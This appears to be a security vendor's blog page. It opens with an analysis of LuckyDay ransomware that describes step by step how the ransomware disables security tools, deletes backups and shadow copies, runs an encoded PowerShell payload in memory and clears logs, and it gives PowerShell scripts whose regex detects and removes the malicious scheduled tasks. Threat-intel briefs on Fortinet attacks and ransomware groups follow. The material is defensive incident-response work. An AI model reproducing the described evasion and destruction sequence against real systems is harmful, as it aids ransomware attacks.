
Step one is to check for the SCEP (System Center Endpoint Protection) client and if found, silently uninstall it. The payload then checks if wbadmin is present on the host and if so, it deletes backups and Volume Shadow Copy Service (VSS) shadow copies. If wbadmin is not present, it attempts to query the backup location and recursively delete backup directories.

The second step is to check for the presence of any applications found in a hard-coded, extensive application list, including security software and other applications. It attempts to stop the corresponding service, stop any services related to Microsoft Exchange, delete scheduled tasks related to Windows Defender and Exploit Guard, and disable and uninstall Windows Defender:
The third step is to check for running processes commonly used to analyze malware and stop them:


The fourth step writes a scrambled, compressed, Base64-encoded PowerShell string to a custom hash table in increments of 500 characters per key entry:

The fifth step orders, decodes, and decompresses the hash table and runs the LuckyDay ransomware payload in memory:
The sixth step enumerates and clears all event logs:

The seventh step deletes all shadow copies:

The eighth step, once again, enumerates and clears all event logs:

The ninth step clears the PowerShell command history:

. Finally, the tenth step closes the PowerShell session and at this time, the host has been successfully encrypted:



. Note: Interesting strings for the payload.
Recovery.txt..luckyday
OriginalFilenamelocker_64.exe
Feeling Lucky? We Hope Not.
This LuckyDay ransomware attack is highly sophisticated and the first of its kind seen by the Arete IR SOC. It’s a difficult and cumbersome attack to thwart, but every infected host will have the following four indicators of compromise (IoCs), which are unique to each host:
Scheduled task name that will be similar to a legitimate task name.
Fake log file.
Renamed mshta.exe.
Renamed powershell.exe.
To prevent the continuous execution of this activity, you must identify and remove the scheduled tasks on each individual host. Additionally, because the scheduled task continuously checks in and pulls down whatever payload the Google DNS response or static IP is hosting, the initial payload is considered polymorphic.
In our analysis, we have seen this payload simply update the scheduled task only or, as outlined above, the initial hosted payload can be easily changed to host a series of payloads that result in ransomware executing in memory. Although not shown here, but in other cases, we have also seen the ransomware propagate throughout the network and encrypt additional hosts.
Remediation: Deleting Scheduled Task Persistence
This PowerShell script will hunt for and delete the associated scheduled task.
Find Scheduled With Renamed Mshta And Powershell And Fake Log File:
$tasks = Get-ScheduledTask;foreach($task in $tasks){$taskName = $task.TaskName;$taskArgument = $task.Actions.Arguments;if($taskArgument -Match
“(vbscript:CreateObject(`”Wscript.Shell`”).Run(`”cmd.exe /C C:\WINDOWS\system32\[A-z0-9]+.exe -c `”`”IEX)(( $($(gc )|( $(gc ))'(C:\Windows\)([A-z0-9]*.[A-z]+)'(( | out-string)`”`”`”,0,True)(window.close))|(|`%{[char][int]($`_.split(‘x’)[-1])})-join”)`”`”`”,0,True)(window.close)))”){Write-Host $taskName;}}
Delete Scheduled Task With Renamed Mshta And Powershell And Fake Log File:
$tasks = Get-ScheduledTask;foreach($task in $tasks){$taskName = $task.TaskName;$taskArgument = $task.Actions.Arguments;if($taskArgument -Match
“(vbscript:CreateObject(`”Wscript.Shell`”).Run(`”cmd.exe /C C:\WINDOWS\system32\[A-z0-9]+.exe -c `”`”IEX)(( $($(gc )|( $(gc ))'(C:\Windows\)([A-z0-9]*.[A-z]+)'(( | out-string)`”`”`”,0,True)(window.close))|(|`%{[char][int]($`_.split(‘x’)[-1])})-join”)`”`”`”,0,True)(window.close)))”){Unregister-ScheduledTask -TaskName $taskName;}}
[2] https://github.com/EmpireProject/Empire/blob/master/data/module_source/collection/Get-Keystrokes.ps1
Back to Blog Posts

Article
FortiBleed Campaign Remains Active
The FBI and Secret Service recently warned that the FortiBleed credential-harvesting campaign remains an active threat targeting internet-facing Fortinet FortiGate firewalls and secure socket layer (SSL) virtual private network (VPN) gateways. The agencies report that attackers continue to scan internet-exposed Fortinet firewalls using previously obtained credentials. This has reinforced assessments made by other security researchers, who have stated that “FortiBleed should be treated as an active access operation, not as a one-time credential leak.”
What’s Notable and Unique
FortiBleed, active since February 2026, begins with widespread reconnaissance to identify internet-facing FortiGate firewalls and SSL-VPN services. Once potential targets are identified, operators attempt to gain initial access through credential stuffing, password spraying, and dictionary attacks using previously compromised credentials.
Following successful access, the attackers deploy the Go-based FortigateSniffer tool on compromised appliances. The tool leverages native FortiOS diagnostic functionality to passively intercept authentication traffic across 24 protocols, enabling the collection of cleartext credentials and password hashes passing through the device.
Successfully recovered credentials are reused to expand access, including Active Directory enumeration, Kerberos validation, SMB authentication, and network share discovery, enabling threat actors to move deeper into the victim environment.
Reporting indicates that initial access brokers (IABs) leveraging the FortiBleed attack chain have facilitated access for downstream ransomware operations, including the INC Ransom/Lynx and Payload ransomware groups. This aligns with Arete’s observations of ransomware groups, including INC, Qilin, and DragonForce, targeting Fortinet FortiGate and VPN infrastructure as an initial access vector.
Remediation
Organizations should restrict internet-facing FortiGate management interfaces, rotate administrative and VPN credentials, review local and privileged accounts, and enforce MFA for remote access. If a potential compromise is detected, organizations should isolate affected systems, conduct threat hunting to determine the scope and identify compromised accounts and devices, and preserve relevant logs and artifacts. Organizations should also report the incident to appropriate authorities and implement targeted eviction measures based on identified threat actor activity.
Analyst Comments
FortiBleed represents an ongoing access-enablement threat, rather than a one-time credential exposure. The campaign’s ability to harvest, validate, and reuse credentials can provide sustained access to victim environments and create opportunities for downstream ransomware activity. Organizations with suspected FortiGate exposure should treat the activity as a potential active compromise and investigate for persistent access, compromised accounts, and lateral movement.
Sources
FortiBleed Operations Continue Targeting Exposed Systems Leading to Reports of Lockouts
FBI Warns FortiBleed Remains Active After Amassing 86,644 Fortinet Device Credentials

Article
Threat Actors Exploiting Critical FortiMail Zero-Day Vulnerability
Fortinet has disclosed a critical vulnerability in FortiMail, tracked as CVE-2026-104286, that is currently being exploited as a zero-day in the wild. The flaw, which carries a Critical CVSS score of 9.8, affects the FortiMail management interface and can allow unauthenticated attackers to write arbitrary files to affected systems, potentially leading to unauthorized code execution and full system compromise. Fortinet has confirmed active exploitation and urged customers to implement mitigations immediately while awaiting security updates.
What’s Notable and Unique
The vulnerability stems from improper restriction of file paths combined with improper neutralization of NULL byte characters. An unauthenticated attacker can exploit the flaw via specially crafted HTTP or HTTPS requests to write arbitrary files on the underlying operating system.
Organizations running FortiMail 7.2 can remediate the vulnerability by upgrading to 7.4 or newer. For customers using affected FortiMail 7.4, 7.6, and 8.0 versions, fixes have not yet been released. However, Fortinet has confirmed that the issue will be addressed in the upcoming 7.4.9, 7.6.7, and 8.0.2 releases.
Until the patched versions become available, Fortinet recommends mitigating risk by disabling the Identity-Based Encryption (IBE) feature. As an additional safeguard, administrators should restrict access to the FortiMail management interface, either by removing internet exposure altogether or limiting access to trusted internal networks only. The advisory also includes log entries that administrators can use to identify potentially compromised appliances.
The U.S. Cybersecurity and Infrastructure Security Agency (CISA) has added CVE-2026-104286 to its Known Exploited Vulnerabilities (KEV) catalog and directed federal agencies to perform forensic triage and mitigation by October 4th.
Analyst Comments
Impacted organizations should review their FortiMail instances to ensure there are no unauthorized logins, examine device settings, evaluate all configurations as potentially compromised, and carry out the necessary recovery procedures. Defenders should immediately implement Fortinet's recommended mitigations, review systems for IOC matches, and prepare to deploy the forthcoming security updates as soon as they become available. It is strongly advised that all enterprises assess their setups to reduce risk, as protecting publicly accessible management interfaces is a fundamental security best practice.
Sources
Improper limitation of a pathname to a restricted directory

Article
Ransomware Trends & Data Insights: September 2026
The Akira ransomware group re-emerged as the most active ransomware threat observed by Arete in September. Overall activity remained relatively distributed among multiple threat groups, with 29 unique groups observed throughout the month. Alongside Akira, INC Ransom and the relatively new Storm group were among the three most active threat actors observed in September. Several new threat groups also emerged during the month, including Hades Team, Shiba, and Vortex (which is suspected to be part of the cluster of threat actors affiliated with the former BlackFile group).

Throughout the month, analysts at Arete identified several trends behind the threat actors perpetrating cybercrime activities:
In September 2026, the ShinyHunters threat group escalated its extortion activity by publicly targeting both the Clop ransomware group and the FBI. The group claimed to have breached and defaced Clop’s infrastructure, demanding an eight-figure ransom, while separately alleging the theft of sensitive FBI-related data and demanding the retraction of statements made in a prior public advisory. In both incidents, ShinyHunters employed similar pressure tactics, including website defacements, repeated public postings, and threats of data disclosure.
ClickFix attacks remained prevalent in September 2026, with ransomware groups including Qilin, Helix, and The Gentlemen leveraging ClickFix lures to facilitate PowerShell-based payload execution and initial access. The technique continues to evolve, combining social engineering with legitimate tools and services to enable compromise and evade detection.
September 2026 saw continued activity from the former BlackFile extortion ecosystem. BlackFile, a data theft and extortion operation active since at least October 2025, rebranded as Redact in May 2026, and since appears to have broken off into several affiliated brands, including Pink, Helix, Falcon, Cinder, and potentially Vortex. During September, some affiliates publicly disputed these associations and claimed to operate independently. However, the coordinated timing, messaging, and near-identical nature of these statements support the assessment that these groups remain part of a broader interconnected ecosystem operating under shared objectives or coordination.

Article
Attack Patterns in Settra Incidents
Recent Settra ransomware incidents demonstrate a consistent operational pattern involving compromised credentials, VPN access, and the deployment of ransomware executables tailored to victim environments. Researchers have observed Settra naming ransomware executables after the targeted organization's domain while following similar attack sequences across multiple intrusions. Arete has also identified overlapping tactics, techniques, and tools in Settra engagements observed from June to August, including the use of MeshAgent for remote access and Bring Your Own Vulnerable Driver (BYOVD) techniques to weaken endpoint security controls.
What’s Notable and Unique
Settra operators have been observed naming ransomware executables after the victim organization's domain, creating a direct association between the payload and the targeted environment.
Initial access vectors have included targeting exposed VPN infrastructure and the use of compromised credentials, reducing the need for traditional exploitation of vulnerabilities.
Arete observed MeshAgent in multiple Settra engagements, which provides threat actors with a mechanism for remote access and continued activity within compromised environments.
Settra engagements have also included Bring Your Own Vulnerable Driver (BYOVD) activity, which can be used to bypass or impair security controls by abusing legitimate but vulnerable drivers.
Analyst Comments
Recent Settra activity demonstrates how ransomware operators can combine credential-based access, remote management tooling, and security control evasion techniques to establish and maintain access before ransomware deployment. The repeated use of similar tools and operational patterns across incidents provides useful detection opportunities for defenders. Organizations should closely monitor VPN authentication activity, unusual use of compromised credentials, unexpected MeshAgent deployment, ransomware executables with victim-specific naming conventions, and suspicious driver activity associated with attempts to disable or bypass endpoint security controls.
Arete’s MDR practice detects Settra’s full attack chain, with special attention to the staging of BYOVD activity for defense evasion. However, for us to detect it, SentinelOne needs to be fully deployed across an environment. To support organizations with full deployment, Arete offers SentinelOne Deployment Assistance. This service is designed to ensure that SentinelOne is deployed across all eligible endpoints, eliminating coverage gaps that could otherwise expose the organization to ransomware, malware, credential theft, and other advanced threats. Through endpoint discovery, inventory reconciliation, and deployment assistance, Arete helps organizations achieve comprehensive protection and maximize the effectiveness of their SentinelOne investment. Contact clientcares@areteir.com to learn more.
Sources
Ready, Settra, Go: New Settra Ransomware Variant Deploys MeshAgent RMM